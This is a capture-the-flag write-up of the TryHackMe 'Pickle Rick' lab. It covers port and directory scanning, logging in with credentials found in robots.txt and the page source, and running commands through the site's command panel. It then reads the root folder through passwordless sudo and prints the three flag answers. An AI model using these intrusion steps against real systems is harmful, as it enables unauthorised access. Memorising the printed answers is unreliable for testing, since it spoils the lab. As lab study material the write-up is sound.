

TryHackMe Pickle Rick



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IP Addresses:

- Target/Victim Machine

```
export IP=10.10.208.135
```

```
10.10.208.135 (Ubuntu)
```

- Attacker Machine

```
10.17.35.235 (Ubuntu 23.10)
```

Reconnaissance:

- Nmap Scan

```
nmap -sV $IP -o nmap.log
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu
80/tcp    open  http     Apache httpd 2.4.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Gobuster Scan

```
gobuster dir -u $IP --wordlist ~/tools/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,css,js,py,xml,sh -o gobuster.log
```

```
/.htaccess      (Status: 403) [Size: 297]
/.hta           (Status: 403) [Size: 292]
/.htpasswd      (Status: 403) [Size: 297]
/assets         (Status: 301) [Size: 315]
/index.html     (Status: 200) [Size: 1062]
/login.php      (Status: 200) [Size: 882]
/portal.php     (Status: 302) [Size: 0] [--> /login.php]
/robots.txt     (Status: 200) [Size: 17]
/server-status  (Status: 403) [Size: 301]
/.php          (Status: 403) [Size: 292]
```

- Robots.txt

```
curl $IP/robots.txt
```

```
Wubbalubbadubdub
```

- Web app source code

```
curl $IP
```

Found comment - Username: **R1ckRu13s**

Attempting login (\$IP/login.php):

```
User: R1ckRu13s
Password: Wubbalubbadubdub
```

Login successful as user **www-data**!

Exploring web app:

Webpage allows a basic command execution panel.

- Executing commands

```
ls
```

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

```
pwd
```

```
/var/www/html
```

`cat` command doesn't work. Trying `less`

```
less clue.txt
```

```
Look around the file system for the other ingredient.
```

```
less Sup3rS3cretPickl3Ingred.txt
```

```
mr. meeseek hair
```

- Alternative approach

```
which python3
```

```
/usr/bin/python3
```

```
python3 -m http.server
```

Now, on local machine:

```
wget $IP:8000/clue.txt && wget $IP:8000/Sup3rS3cretPickl3Ingred.txt
```

```
cat clue.txt
```

```
Look around the file system for the other ingredient.
```

```
cat Sup3rS3cretPickl3Ingred.txt
```

```
mr. meeseek hair
```

NOTE: The machine stops responding to the web pages once the python3 server starts. So the machine needs to be terminated and started again, when using this method.

THM Questions:

- Q1: What is the first ingredient that Rick needs?

A: `mr. meeseek hair`

Further enumeration:

- Executing commands

```
ls -l /home/rick
```

```
-rwxrwxrwx 1 root root 13 Feb 10 2019 second ingredients
```

```
less /home/rick/second\ ingredients
```

```
1 jerry tear
```

THM Questions:

- Q2: What is the second ingredient in Rick's potion?

A: `1 jerry tear`

Further enumeration:

- Trying to find if we can execute `sudo`

```
sudo -l
```

```
Matching Defaults entries for www-data on ip-10-10-64-136.eu-west-1.compute.internal:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
```

```
n\:/snap/bin
```

User `www-data` may run the following commands on `ip-10-10-64-136.eu-west-1.compute.internal`:
(ALL) NOPASSWD: ALL

User `www-data` can use `sudo` for all commands without a password.

- Finding the third ingredient

```
sudo ls /root
```

```
3rd.txt  
snap
```

```
sudo less /root/3rd.txt
```

```
3rd ingredients: fleeb juice
```

THM Questions:

- Q3: What is the last and final ingredient?

A: `fleeb juice`

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